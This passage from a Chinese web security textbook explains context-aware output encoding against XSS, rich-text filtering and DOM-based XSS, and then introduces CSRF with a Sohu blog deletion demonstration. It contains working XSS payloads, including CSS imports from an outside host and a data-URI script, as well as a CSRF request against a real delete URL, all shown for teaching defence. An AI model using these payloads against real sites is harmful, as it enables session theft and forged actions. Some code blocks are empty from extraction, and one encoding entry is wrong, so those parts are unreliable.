

其中“\$var”是用户可以控制的变量。用户只需要提交一个恶意脚本所在的 URL 地址，即可实施 XSS 攻击。

如果是一个全局性的 XSS Filter，则无法看到用户数据的输出语境，而只能看到用户提交了一个 URL，就很可能会漏报。因为在大多数情况下，URL 是一种合法的用户数据。

XSS Filter 还有一个问题——其对“<”、“>”等字符的处理，可能会改变用户数据的语义。

比如，用户输入：

```
1+1<3
```

对于 XSS Filter 来说，发现了敏感字符“<”。如果 XSS Filter 不够“智能”，粗暴地过滤或者替换了“<”，则可能会改变用户原本的意思。

输入数据，还可能会被展示在多个地方，每个地方的语境可能各不相同，如果使用单一的替换操作，则可能会出现问题。

比如用户的“昵称”会在很多页面进行展示，但是每个页面的场景可能都是不同的，展示时的需求也不相同。如果在输入的地方统一对数据做了改变，那么输出展示时，可能会遇到如下问题。

用户输入的昵称如下：

```
$nickname = "我是"天才"
```

如果在 XSS Filter 中对双引号进行转义：

```
$nickname = '我是\"天才\"'
```

在 HTML 代码中展示时：

```
<div>我是\"天才\"</div>
```

在 JavaScript 代码中展示时：

```
<script>
var nick = '我是\"天才\"';
document.write(nick);
</script>
```

这两段代码，分别得到如下结果：

```
我是\"天才\"
我是"天才"
```

第一个结果显然不是用户想看到的。

### 3.3.3 输出检查

既然“输入检查”存在这么多问题，那么“输出检查”又如何呢？

一般来说，除了富文本的输出外，在变量输出到 HTML 页面时，可以使用编码或转义的方式来防御 XSS 攻击。

#### 3.3.3.1 安全的编码函数

编码分为很多种，针对 HTML 代码的编码方式是 HtmlEncode。

HtmlEncode 并非专用名词，它只是一种函数实现。它的作用是将字符转换成 HTML Entities，对应的标准是 ISO-8859-1。

为了对抗 XSS，在 HtmlEncode 中要求至少转换以下字符：

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;      &apos; 不推荐
/ --> &#xF;      包含反斜线是因为它可能会闭合一些 HTML entity
```

在 PHP 中，有 htmlentities() 和 htmlspecialchars() 两个函数可以满足安全要求。

相应地，JavaScript 的编码方式可以使用 JavascriptEncode。

JavascriptEncode 与 HtmlEncode 的编码方法不同，它需要使用“\”对特殊字符进行转义。在对抗 XSS 时，还要求输出的变量必须在引号内部，以避免造成安全问题。比较下面两种写法：

```
var x = escapeJavascript($evil);
var y = "''+escapeJavascript($evil)+"'"';
```

如果 escapeJavascript() 函数只转义了几个危险字符，比如‘、”、<、>、\、&、# 等，那么上面的两行代码输出后可能会变成：

```
var x = 1;alert(2);
var y = "1;alert(2)";
```

第一行执行额外的代码了；第二行则是安全的。对于后者，攻击者即使想要逃逸出引号的范围，也会遇到困难：

```
var y = "\\";alert(1);\\\";
```

所以要求使用 JavascriptEncode 的变量输出一定要在引号内。

可是很多开发者没有这个习惯怎么办？这就只能使用一个更加严格的 JavascriptEncode 函数来保证安全——除了数字、字母外的所有字符，都使用十六进制 “\xHH” 的方式进行编码。在本例中：

```
var x = 1;alert(2);
```

变成了：

```
var x = 1\x3balert\x282\x29;
```

如此代码可以保证是安全的。

在 OWASP ESAPI<sup>12</sup>中有一个安全的 JavascriptEncode 的实现，非常严格。

```
/** 
 * {@inheritDoc}
 *
 * Returns backslash encoded numeric format. Does not use backslash character escapes
 * such as, \" or \' as these may cause parsing problems. For example, if a javascript
 * attribute, such as onmouseover, contains a \" that will close the entire attribute and
 * allow an attacker to inject another script attribute.
 */
* @param immune
*/
public String encodeCharacter( char[] immune, Character c ) {

    // check for immune characters
    if ( containsCharacter(c, immune) ) {
        return ""+c;
    }

    // check for alphanumeric characters
    String hex = Codec.getHexForNonAlphanumeric(c);
    if ( hex == null ) {
        return ""+c;
    }

    // Do not use these shortcuts as they can be used to break out of a context
    // if ( ch == 0x00 ) return "\\0";
    // if ( ch == 0x08 ) return "\\b";
    // if ( ch == 0x09 ) return "\\t";
    // if ( ch == 0xa ) return "\\n";
    // if ( ch == 0xb ) return "\\v";
    // if ( ch == 0xc ) return "\\f";
    // if ( ch == 0xd ) return "\\r";
    // if ( ch == 0x22 ) return "\\\"";
    // if ( ch == 0x27 ) return "\\'";
    // if ( ch == 0x5c ) return "\\\\";

    // encode up to 256 with \\xHH
}
```

<sup>12</sup> [https://www.owasp.org/index.php/Category:OWASP\\_Enterprise\\_Security\\_API](https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API)

```

String temp = Integer.toHexString(c);
if (c < 256) {
    String pad = "00".substring(temp.length());
    return "\x" + pad + temp.toUpperCase();
}

// otherwise encode with \uHHHH
String pad = "0000".substring(temp.length());
return "\u" + pad + temp.toUpperCase();
}

```

除了 HtmlEncode、JavascriptEncode 外，还有许多用于各种情况的编码函数，比如 XMLEncode（其实现与 HtmlEncode 类似）、JSONEncode（与 JavascriptEncode 类似）等。

在“Apache Common Lang”的“StringEscapeUtils”里，提供了许多 escape 的函数。

```

import org.apache.commons.lang.StringEscapeUtils;

public class StringUtilsEscapeExampleV1 {

    public static void main(String args[]) {
        String unescapedJava = "Are you for real?";
        System.out.println(StringEscapeUtils.escapeJava(unescapedJava));

        String unescapedJavaScript = "What's in a name?";
        System.out.println(StringEscapeUtils.escapeJavaScript(unescapedJavaScript));

        String unescapedSql = "Mc'Williams";
        System.out.println(StringEscapeUtils.escapeSql(unescapedSql));

        String unescapedXML = "<data>";
        System.out.println(StringEscapeUtils.escapeXml(unescapedXML));

        String unescapedHTML = "<data>";
        System.out.println(StringEscapeUtils.escapeHtml(unescapedHTML));
    }
}

```

可以在适当的情况下选用适当的函数。需要注意的是，编码后的数据长度可能会发生改变，从而影响某些功能。在写代码时需要注意这个细节，以免产生不必要的 bug。

### 3.3.3.2 只需一种编码吗

XSS 攻击主要发生在 MVC 架构中的 View 层。大部分的 XSS 漏洞可以在模板系统中解决。

在 Python 的开发框架 Django 自带的模板系统“Django Templates”中，可以使用 escape 进行 HtmlEncode。比如：

```
{% var|escape %}
```

这样写的变量，会被 HtmlEncode 编码。

这一特性在 Django 1.0 中得到了加强——默认所有的变量都会被 escape。这个做法是值得称道的，它符合“Secure By Default”原则。

在 Python 的另一个框架 web2py 中，也默认 escape 了所有的变量。在 web2py 的安全文档中，有这样一句话：

*web2py, by default, escapes all variables rendered in the view, thus preventing XSS.*

Django 和 web2py 都选择在 View 层默认 HtmlEncode 所有变量以对抗 XSS，出发点很好。但是，像 web2py 这样认为这就解决了 XSS 问题，是错误的观点。

前文提到，XSS 是很复杂的问题，需要“在正确的地方使用正确的编码方式”。看看下面这个例子：

```
<body>
<a href="#" onclick="alert('$var');" >test</a>
</body>
```

开发者希望看到的效果是，用户点击链接后，弹出变量“\$var”的内容。可是用户如果输入：

```
$var = htmlencode("");alert('2');
```

对变量“\$var”进行 HtmlEncode 后，渲染的结果是：

```
<body>
<a href="#" onclick="alert('&#x27;&#x29;&#x3b;alert&#x28;&#x27;2'');" >test</a>
</body>
```


对于浏览器来说，htmlparser 会优先于 JavaScript Parser 执行，所以解析过程是，被 HtmlEncode 的字符先被解码，然后执行 JavaScript 事件。

因此，经过 htmlparser 解析后相当于：

```
<body>
<a href="#" onclick="alert('');alert('2');" >test</a>
</body>
```

成功在 onclick 事件中注入了 XSS 代码！

第一次弹框：



执行第一个 alert

第二次弹框：



执行第二个 alert

导致 XSS 攻击发生的原因，是由于没有分清楚输出变量的语境！因此并非在模板引擎中使用了 auto-escape 就万事大吉了，XSS 的防御需要区分情况对待。

### 3.3.4 正确地防御 XSS

为了更好地设计 XSS 防御方案，需要认清 XSS 产生的本质原因。

XSS 的本质还是一种“HTML 注入”，用户的数据被当成了 HTML 代码一部分来执行，从而混淆了原本的语义，产生了新的语义。

如果网站使用了 MVC 架构，那么 XSS 就发生在 View 层——在应用拼接变量到 HTML 页面时产生。所以在用户提交数据处进行输入检查的方案，其实并不是在真正发生攻击的地方做防御。

想要根治 XSS 问题，可以列出所有 XSS 可能发生的场景，再一一解决。

下面将用变量“\$var”表示用户数据，它将被填充入 HTML 代码中。可能存在以下场景。

#### 在 HTML 标签中输出

```
<div>$var</div>
<a href="#">$var</a>
```

所有在标签中输出的变量，如果未做任何处理，都能导致直接产生 XSS。

在这种场景下，XSS 的利用方式一般是构造一个<script>标签，或者是任何能够产生脚本执行的方式。比如：

```
<div><script>alert(/xss/)</script></div>
```

或者

```
<a href="#"></a>
```

防御方法是对变量使用 HtmlEncode。

#### 在 HTML 属性中输出

```
<div id="abc" name="$var" ></div>
```

与在 HTML 标签中输出类似，可能的攻击方法：

```
<div id="abc" name=""><script>alert(/xss/)</script><"" ></div>
```

防御方法也是采用 HtmlEncode。

在 OWASP ESAPI 中推荐了一种更严格的 HtmlEncode——除了字母、数字外，其他所有的特殊字符都被编码成 HTML Entities。

```
String safe = ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) );
```

这种严格的编码方式，可以保证不会出现任何安全问题。

### 在<script>标签中输出

在<script>标签中输出时，首先应该确保输出的变量在引号中：

```
<script>
var x = "$var";
</script>
```

攻击者需要先闭合引号才能实施 XSS 攻击：

```
<script>
var x = "",alert(/xss/);//";
</script>
```

防御时使用 JavascriptEncode。

### 在事件中输出

在事件中输出和在<script>标签中输出类似：

```
<a href="#" onclick="funcA('$var')" >test</a>
```

可能的攻击方法：

```
<a href="#" onclick="funcA('');alert(/xss/);://" >test</a>
```

在防御时需要使用 JavascriptEncode。

### 在 CSS 中输出

在 CSS 和 style、style attribute 中形成 XSS 的方式非常多样化，参考下面几个 XSS 的例子。

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<xss style="behavior: url(xss.htc);">
<STYLE>li {list-style-image: url("javascript:alert('XSS'));"</STYLE><UL><LI>XSS
<DIV style="background-image: url(javascript:alert('XSS'))">
<DIV style="width: expression(alert('XSS'));">
```

所以，一般来说，尽可能禁止用户可控制的变量在“<style>标签”、“HTML 标签的 style 属性”以及“CSS 文件”中输出。如果一定有这样的需求，则推荐使用 OWASP ESAPI 中的 encodeForCSS() 函数。

```
String safe = ESAPI.encoder().encodeForCSS( request.getParameter( "input" ) );
```

其实现原理类似于 ESAPI.encoder().encodeForJavaScript() 函数，除了字母、数字外的所有字符都被编码成十六进制形式 “\uHH”。

### 在地址中输出

在地址中输出也比较复杂。一般来说，在 URL 的 path（路径）或者 search（参数）中输出，使用 URLEncode 即可。URLEncode 会将字符转换为 “%HH” 形式，比如空格就是 “%20”，“<” 符号是 “%3c”。

```
<a href="http://www.evil.com/?test=$var" >test</a>
```

可能的攻击方法：

```
<a href="http://www.evil.com/?test=" onclick=alert(1) "" >test</a>
```

经过 URLEncode 后，变成了：

```
<a href="http://www.evil.com/?test=%22%20onclick%3balert%281%29%22" >test</a>
```

但是还有一种情况，就是整个 URL 能够被用户完全控制。这时 URL 的 Protocol 和 Host 部分是不能够使用 URLEncode 的，否则会改变 URL 的语义。

一个 URL 的组成如下：

```
[Protocol] [Host] [Path] [Search] [Hash]
```

例如：

```
https://www.evil.com/a/b/c/test?abc=123#ssss
[Protocol] = "https://"
[Host] = "www.evil.com"
[Path] = "/a/b/c/test"
[Search] = "?abc=123"
[Hash] = "#ssss"
```

在 Protocol 与 Host 中，如果使用严格的 URLEncode 函数，则会把 “://”、“.” 等都编码掉。

对于如下的输出方式：

```
<a href="$var" >test</a>
```

攻击者可能会构造伪协议实施攻击：

```
<a href="javascript:alert(1);" >test</a>
```

除了 “javascript” 作为伪协议可以执行代码外，还有 “vbscript”、“dataURI” 等伪协议可能导致脚本执行。

“dataURI” 这个伪协议是 Mozilla 所支持的，能够将一段代码写在 URL 里。如下例：

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTs8L3Njcm1wdD4=">test</a>
```

这段代码的意思是，以 text/html 的格式加载编码为 base64 的数据，加载完成后实际上是：

```
<script>alert(1);</script>
```

点击[标签的链接，将导致执行脚本。](#)



执行恶意脚本

由此可见，如果用户能够完全控制 URL，则可以执行脚本的方式有很多。如何解决这种情况呢？

一般来说，如果变量是整个 URL，则应该先检查变量是否以“http”开头（如果不是则自动添加），以保证不会出现伪协议类的 XSS 攻击。

```
<a href="$var">test</a>
```

在此之后，再对变量进行 URL Encode，即可保证不会有此类的 XSS 发生了。

OWASP ESAPI 中有一个 URL Encode 的实现（此 API 未解决伪协议的问题）：

```
String safe = ESAPI.encoder().encodeForURL( request.getParameter( "input" ) );
```

### 3.3.5 处理富文本

有些时候，网站需要允许用户提交一些自定义的 HTML 代码，称之为“富文本”。比如一个用户在论坛里发帖，帖子的内容里要有图片、视频，表格等，这些“富文本”的效果都需要通过 HTML 代码来实现。

如何区分安全的“富文本”和有攻击性的 XSS 呢？

在处理富文本时，还是要回到“输入检查”的思路上来。“输入检查”的主要问题是，在检查时还不知道变量的输出语境。但用户提交的“富文本”数据，其语义是完整的 HTML 代码，在输出时也不会拼凑到某个标签的属性中。因此可以特殊情况特殊处理。

在上一节中，列出了所有在 HTML 中可能执行脚本的地方。而一个优秀的“XSS Filter”，也应该能够找出 HTML 代码中所有可能执行脚本的地方。

HTML 是一种结构化的语言，比较好分析。通过 `htmlparser` 可以解析出 HTML 代码的标签、标签属性和事件。

在过滤富文本时，“事件”应该被严格禁止，因为“富文本”的展示需求里不应该包括“事件”这种动态效果。而一些危险的标签，比如`<iframe>`、`<script>`、`<base>`、`<form>`等，也是应

该严格禁止的。

在标签的选择上，应该使用白名单，避免使用黑名单。比如，只允许 `<a>`、`<img>`、`<div>` 等比较“安全”的标签存在。

“白名单原则”不仅仅用于标签的选择，同样应该用于属性与事件的选择。

在富文本过滤中，处理 CSS 也是一件麻烦的事情。如果允许用户自定义 CSS、style，则也可能导致 XSS 攻击。因此尽可能地禁止用户自定义 CSS 与 style。

如果一定要允许用户自定义样式，则只能像过滤“富文本”一样过滤“CSS”。这需要一个 CSS Parser 对样式进行智能分析，检查其中是否包含危险代码。

有一些比较成熟的开源项目，实现了对富文本的 XSS 检查。

Anti-Samy<sup>13</sup>是 OWASP 上的一个开源项目，也是目前最好的 XSS Filter。最早它是基于 Java 的，现在已经扩展到.NET 等语言。

```
import org.owasp.validator.html.*;
Policy policy = Policy.getInstance(POLICY_FILE_LOCATION);
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput, policy);
MyUserDAO.storeUserProfile(cr.getCleanHTML()); // some custom function
```

在 PHP 中，可以使用另外一个广受好评的开源项目：HTMLPurify<sup>14</sup>。

### 3.3.6 防御 DOM Based XSS

DOM Based XSS 是一种比较特别的 XSS 漏洞，前文提到的几种防御方法都不太适用，需要特别对待。

DOM Based XSS 是如何形成的呢？回头看看这个例子：

```
<script>
function test() {
    var str = document.getElementById("text").value;
    document.getElementById("t").innerHTML = "<a href='"+str+"'>testLink</a>";
}
</script>

<div id="t" ></div>
<input type="text" id="text" value="" />
<input type="button" id="s" value="write" onclick="test()" />
```

在 button 的 onclick 事件中，执行了 test() 函数，而该函数中最关键的一句是：

```
document.getElementById("t").innerHTML = "<a href='"+str+"'>testLink</a>";
```

<sup>13</sup> [https://www.owasp.org/index.php/Category:OWASP\\_AntiSamy\\_Project](https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project)

<sup>14</sup> <http://htmlpurifier.org/>

将 HTML 代码写入了 DOM 节点，最后导致了 XSS 的发生。

事实上，DOM Based XSS 是从 JavaScript 中输出数据到 HTML 页面里。而前文提到的方法都是针对“从服务器应用直接输出到 HTML 页面”的 XSS 漏洞，因此并不适用于 DOM Based XSS。

看看下面这个例子：


```
<script>
var x="$var";
document.write("<a href='"+x+"'>test</a>");
</script>
```

变量 “\$var” 输出在<script>标签内，可是最后又被 document.write 输出到 HTML 页面中。

假设为了保护 “\$var” 直接在<script>标签内产生 XSS，服务器端对其进行 javascriptEscape。可是，\$var 在 document.write 时，仍然能够产生 XSS，如下所示：

```
<script>
var x="\x20\x27onclick\x3dalert\x281\x29\x3b\x2f\x2f\x27";
document.write("<a href='"+x+"'>test</a>");
</script>
```

页面渲染之后的实际结果如下：



页面渲染后的 HTML 代码效果

XSS 攻击成功：



执行恶意代码

其原因在于，第一次执行 javascriptEscape 后，只保护了：

```
var x = "$var";
```

但是当 `document.write` 输出数据到 HTML 页面时，浏览器重新渲染了页面。在`<script>`标签执行时，已经对变量 `x` 进行了解码，其后 `document.write` 再运行时，其参数就变成了：


```
<a href=' ' onclick=alert(1); //'' >test</a>
```

XSS 因此而产生。

那是不是因为对 “\$var” 用错了编码函数呢？如果改成 `HtmlEncode` 会怎么样？继续看下面这个例子：

```
<script>
var x="1&#x22;&#x29;&#x3b;alert&#x28;2&#x29;&#x3b;&#x2f;&#x2f;&#x22;";
document.write("<a href="#" onclick='alert('"+x+"')' >test</a>");
</script>
```

服务器把变量 `HtmlEncode` 后再输出到`<script>`中，然后变量 `x` 作为 `onclick` 事件的一个函数参数被 `document.write` 到了 HTML 页面里。



页面渲染后的 HTML 代码效果

`onclick` 事件执行了两次 “`alert`”，第二次是被 XSS 注入的。




执行恶意代码

那么正确的防御方法是什么呢？

首先，在 “\$var” 输出到`<script>`时，应该执行一次 `javascriptEncode`；其次，在 `document.write` 输出到 HTML 页面时，要分具体情况看待：如果是输出到事件或者脚本，则要再做一次 `javascriptEncode`；如果是输出到 HTML 内容或者属性，则要做一次 `HtmlEncode`。

也就是说，从 JavaScript 输出到 HTML 页面，也相当于一次 XSS 输出的过程，需要分语境使用不同的编码函数。



会触发 DOM Based XSS 的地方有很多，以下几个地方是 JavaScript 输出到 HTML 页面的必经之路。

- document.write()
- document.writeln()
- xxx.innerHTML =
- xxx.outerHTML =
- innerHTML.replace
- document.attachEvent()
- window.attachEvent()
- document.location.replace()
- document.location.assign()
- .....

需要重点关注这几个地方的参数是否可以被用户控制。

除了服务器端直接输出变量到 JavaScript 外，还有以下几个地方可能会成为 DOM Based XSS 的输入点，也需要重点关注。

- 页面中所有的 inputs 框
- window.location(href、hash 等)

- window.name
- document.referrer
- document.cookie
- localStorage
- XMLHttpRequest 返回的数据
  
- .....

安全研究者 Stefano Di Paola 设立了一个 DOM Based XSS 的 cheatsheet<sup>15</sup>, 有兴趣深入研究的读者可以参考。

### 3.3.7 换个角度看 XSS 的风险

前文谈到的所有 XSS 攻击, 都是从漏洞形成的原理上看的。如果从业务风险的角度来看, 则会有不同的观点。

一般来说, 存储型 XSS 的风险会高于反射型 XSS。因为存储型 XSS 会保存在服务器上, 有可能会跨页面存在。它不改变页面 URL 的原有结构, 因此有时候还能逃过一些 IDS 的检测。比如 IE 8 的 XSS Filter 和 Firefox 的 Noscript Extension, 都会检查地址栏中的地址是否包含 XSS 脚本。而跨页面的存储型 XSS 可能会绕过这些检测工具。

从攻击过程来说, 反射型 XSS, 一般要求攻击者诱使用户点击一个包含 XSS 代码的 URL 链接; 而存储型 XSS, 则只需要让用户查看一个正常的 URL 链接。比如一个 Web 邮箱的邮件正文页面存在一个存储型的 XSS 漏洞, 当用户打开一封新邮件时, XSS Payload 会被执行。这样的漏洞极其隐蔽, 且埋伏在用户的正常业务中, 风险颇高。

从风险的角度看, 用户之间有互动的页面, 是可能发起 XSS Worm 攻击的地方。而根据不同页面的 PageView 高低, 也可以分析出哪些页面受 XSS 攻击后的影响会更大。比如在网站首页发生的 XSS 攻击, 肯定比网站合作伙伴页面的 XSS 攻击要严重得多。

在修补 XSS 漏洞时遇到的最大挑战之一是漏洞数量太多, 因此开发者可能来不及, 也不愿意修补这些漏洞。从业务风险的角度来重新定位每个 XSS 漏洞, 就具有了重要的意义。

## 3.4 小结

本章讲述了 XSS 攻击的原理, 并从开发者的角度阐述了如何防御 XSS。

<sup>15</sup> <http://code.google.com/p/domxsswiki/>

理论上，XSS 漏洞虽然复杂，但却是可以彻底解决的。在设计 XSS 解决方案时，应该深入理解 XSS 攻击的原理，针对不同的场景使用不同的方法。同时有很多开源项目为我们提供了参考。

# 第 4 章

## 跨站点请求伪造 (CSRF)

CSRF 的全名是 Cross Site Request Forgery，翻译成中文就是跨站点请求伪造。

它是一种常见的 Web 攻击，但很多开发者对它很陌生。CSRF 也是 Web 安全中最容易被忽略的一种攻击方式，甚至很多安全工程师都不太理解它的利用条件与危害，因此不予重视。但 CSRF 在某些时候却能够产生强大的破坏性。

### 4.1 CSRF 简介

什么是 CSRF 呢？我们先看一个例子。

还记得在“跨站脚本攻击”一章中，介绍 XSS Payload 时的那个“删除搜狐博客”的例子吗？登录 Sohu 博客后，只需要请求这个 URL，就能够把编号为“156713012”的博客文章删除。

<http://blog.sohu.com/manage/entry.do?m=delete&id=156713012>

这个 URL 同时还存在 CSRF 漏洞。我们将尝试利用 CSRF 漏洞，删除编号为“156714243”的博客文章。这篇文章的标题是“test1”。

The screenshot shows the搜狐博客个人管理界面 (Personal Management Interface). At the top, there's a navigation bar with links like '我的空间', '我的博客', '写日志', '好友', and '通知'. Below the navigation, the user's name 'test1test1' is displayed. On the left, there's a sidebar with icons for '日志', '相册', '视频', '圈子', '分享', '留言', and '打招呼'. The main area is titled '我的空间' and '日志'. It shows a list of blog entries with columns for '日期', '文章标题', '修改', and '删除'. The third entry in the list is titled 'test1' and has a delete link. This link is the target of the CSRF exploit.

搜狐博客个人管理界面

攻击者首先在自己的域构造一个页面：

<http://www.a.com/csrf.html>


其内容为：

```

```

使用了一个标签，其地址指向了删除博客文章的链接。

攻击者诱使目标用户，也就是博客主“test1test”访问这个页面：



执行 CSRF 攻击

该用户看到了一张无法显示的图片，再回过头看看搜狐博客：

The screenshot shows the搜狐首页 with the user 'test1test1'. In the center, there's a message '该日志不存在' (The log does not exist). Below it, a table lists blog entries:

日期	文章标题	修改	删除
2010-07-19	test		
2010-07-19	aaaaaaaa		

文章被删除

发现原来存在的标题为“test1”的博客文章，已经被删除了！

原来刚才访问 <http://www.a.com/csrf.html> 时，图片标签向搜狐的服务器发送了一次 GET 请求：

The screenshot shows the NetworkMiner tool capturing traffic. It displays two entries:

- GET csrf.html - Status: 200 OK - From: a.com - Size: 72 B
- GET entry.do?m=delete&id=15 - Status: 302 Moved Temporarily - From: blog.sohu.com - Size: 84 B

CSRF 请求

而这次请求，导致了搜狐博客上的一篇文章被删除。

回顾整个攻击过程，攻击者仅仅诱使用户访问了一个页面，就以该用户身份在第三方站点里执行了一次操作。试想：如果这张图片是展示在某个论坛、某个博客，甚至搜狐的一些用户空间中，会产生什么效果呢？只需要经过精心的设计，就能够起到更大的破坏作用。

这个删除博客文章的请求，是攻击者所伪造的，所以这种攻击就叫做“跨站点请求伪造”。

## 4.2 CSRF 进阶

### 4.2.1 浏览器的 Cookie 策略

在上节提到的例子里，攻击者伪造的请求之所以能够被搜狐服务器验证通过，是因为用户的浏览器成功发送了 Cookie 的缘故。

浏览器所持有的 Cookie 分为两种：一种是“Session Cookie”，又称“临时 Cookie”；另一种是“Third-party Cookie”，也称为“本地 Cookie”。

两者的区别在于，Third-party Cookie 是服务器在 Set-Cookie 时指定了 Expire 时间，只有到了 Expire 时间后 Cookie 才会失效，所以这种 Cookie 会保存在本地；而 Session Cookie 则没有指定 Expire 时间，所以浏览器关闭后，Session Cookie 就失效了。

在浏览网站的过程中，若是一个网站设置了 Session Cookie，那么在浏览器进程的生命周期内，即使浏览器新打开了 Tab 页，Session Cookie 也都是有效的。Session Cookie 保存在浏览器进程的内存空间中；而 Third-party Cookie 则保存在本地。

如果浏览器从一个域的页面中，要加载另一个域的资源，由于安全原因，某些浏览器会阻止 Third-party Cookie 的发送。

下面这个例子，演示了这一过程。

在 <http://www.a.com/cookie.php> 中，会给浏览器写入两个 Cookie：一个为 Session Cookie，另一个为 Third-party Cookie。

```
<?php
header("Set-Cookie: cookie1=123;");
header("Set-Cookie: cookie2=456;expires=Thu, 01-Jan-2030 00:00:01 GMT;", false);
?>
```

访问这个页面，发现浏览器同时接收了这两个 Cookie。

Cookie...	Direction	Value	Path	Domain	Expires
cookie1	Received	123	/	www.a.com	(Session)
cookie2	Received	456	/	www.a.com	Thu, 01-Jan-2030 00:00:01 GMT

浏览器接收 Cookie

这时再打开一个新的浏览器 Tab 页，访问同一个域中的不同页面。因为新 Tab 页在同一个浏览器进程中，因此 Session Cookie 将被发送。

The screenshot shows a Windows Internet Explorer window with the title '403 Forbidden - Windows Internet Explorer'. The address bar shows 'http://www.a.com/'. The main content area displays a large 'Forbidden' header and the message 'You don't have permission to access / on this server.' Below the browser window is a NetworkMiner tool interface. A packet capture table shows two entries under the 'Sent' direction:


Cookie...	Direction	Value	Path	Domain	Expires
cookie1	Sent	123	/	www.a.com	(Session)
cookie2	Sent	456	/	www.a.com	Tue, 01-Jan-2030 00:00:01 GMT

Session Cookie 被发送

此时在另外一个域中，有一个页面 <http://www.b.com/csrf-test.html>，此页面构造了 CSRF 以访问 www.a.com。

```
<iframe src="http://www.a.com" ></iframe>
```


这时却发现，只能发送出 Session Cookie，而 Third-party Cookie 被禁止了。



只发送了 Session Cookie

这是因为 IE 出于安全考虑，默认禁止了浏览器在<img>、<iframe>、<script>、<link>等标签中发送第三方 Cookie。

再回过头来看看 Firefox 的行为。在 Firefox 中，默认策略是允许发送第三方 Cookie 的。



在 Firefox 中允许发送第三方 Cookie

由此可见，在本章一开始所举的 CSRF 攻击案例中，因为用户的浏览器是 Firefox，所以能够成功发送用于认证的 Third-party Cookie，最终导致 CSRF 攻击成功。

